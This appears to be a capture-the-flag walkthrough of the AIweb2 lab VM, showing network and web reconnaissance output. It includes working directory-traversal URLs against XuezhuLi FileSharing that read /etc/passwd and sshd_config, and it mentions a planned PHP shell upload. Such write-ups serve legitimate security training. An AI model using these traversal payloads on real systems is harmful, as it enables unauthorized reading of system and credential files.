
AIweb2


Rooted this vm, with a little assistance from hackingarticles.

Here we use netdiscover to discover the ip of the vulnerable vm.
The ip of the vulnerable in this case was 192.168.234.143.




```
 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / H
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.234.2   00:50:56:f5:13:23      1      60  VMware, Inc.
 192.168.234.143 00:0c:29:5d:ab:f6      1      60  VMware, Inc.
 192.168.234.254 00:50:56:f5:39:a9      1      60  VMware, Inc.
```

And then we'll use nmap to probe for open ports.




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:51:c1:2e:6f:d8:03:e5:3e:e3:ca:d2:fa:d7:d4:e1 (RSA)
|   256 b9:8c:01:fd:12:f6:81:45:13:c3:80:23:26:74:39:4e (ECDSA)
|_  256 c1:6c:7e:ed:9d:7d:1b:b3:a9:cb:64:0f:04:d2:27:1a (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: File Manager (Credit: XuezhuLi)
MAC Address: 00:0C:29:5D:AB:F6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Since theres an open http port, we'll use dirb to probe for files/directory which are available on this server.




```
---- Scanning URL: http://aiweb2/ ----
==> DIRECTORY: http://aiweb2/css/
+ http://aiweb2/index.php (CODE:200|SIZE:678)
+ http://aiweb2/server-status (CODE:403|SIZE:199)
==> DIRECTORY: http://aiweb2/srv/
+ http://aiweb2/webadmin (CODE:401|SIZE:381)

---- Entering directory: http://aiweb2/css/ ----
==> DIRECTORY: http://aiweb2/css/img/

---- Entering directory: http://aiweb2/srv/ ----
==> DIRECTORY: http://aiweb2/srv/uploads/

---- Entering directory: http://aiweb2/css/img/ ----

---- Entering directory: http://aiweb2/srv/uploads/ ----
```

This wfuzz result will be used as a reference for LFI later, we will get to that.




```
004108:   C=401      12 L       46 W         381 Ch        "webadmin/admin.php"
004109:   C=401      12 L       46 W         381 Ch        "webadmin/index.html"
004110:   C=401      12 L       46 W         381 Ch        "webadmin/index.php"
004112:   C=401      12 L       46 W         381 Ch        "webadmin/login.php"
004111:   C=401      12 L       46 W         381 Ch        "webadmin/login.html"
```

We will need to register to acces Filesharing service, amazingly theres no password that is needed.




Once after being logged in, i am quite suprised that there isnt any way for me to uplod any file and i found out later that the file upload portion was being commented out in the html as well as the backend.



Welcome to XuezhuLi FileSharing

Searching on google we are able to see that theres LFI exploit available for this webapp.



XuezhuLi FileSharing - Directory Traversal - Exploit Database


https://www.exploit-db.com › exploits ▾

Jun 23, 2016 - **Exploit** Title: **XuezhuLi** FileSharing - Path Traversal **Vulnerability** # Date: 2016-06-23 # **Exploit** Author: HaHwul # **Exploit** Author Blog: ...

exploit1:
http://aiweb2/download.php?file_name=../../../../../../../../../../../../../../etc/passwd


exploit2:
http://aiweb2//viewing.php?file_name=../../../../../../../../../../../../../../etc/passwd

Tested the above LFI on burp and suprisingly we are able to read password file from the system.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aiweb2:x:1000:1000::/home/aiweb2:/bin/bash
n0nr00tuser:x:1001:1001::/home/n0nr00tuser:/bin/bash
```

Here we are probing sshd_config to see if we are able to read any authorized keys but sadly the sshd doesnt allow it.




```
PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2
```

Probing the apache2.conf file we are able to determine where exactly are the pages hosted on which will be useful when
we are able to upload a shell php file later.



